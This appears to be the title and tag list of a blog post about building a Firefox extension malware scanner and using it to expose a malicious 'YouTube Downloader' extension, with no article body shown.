- How I Built a Firefox Extension Malware Scanner — And Used It to Expose a Malicious "YouTube Downloader" | YourDev.net Blog


**Tags:** Browser Extensions | Steganography | Malware | Threat Intelligence | Supply Chain Security | Microsoft Edge | StegoAd | Credential Theft | RCE

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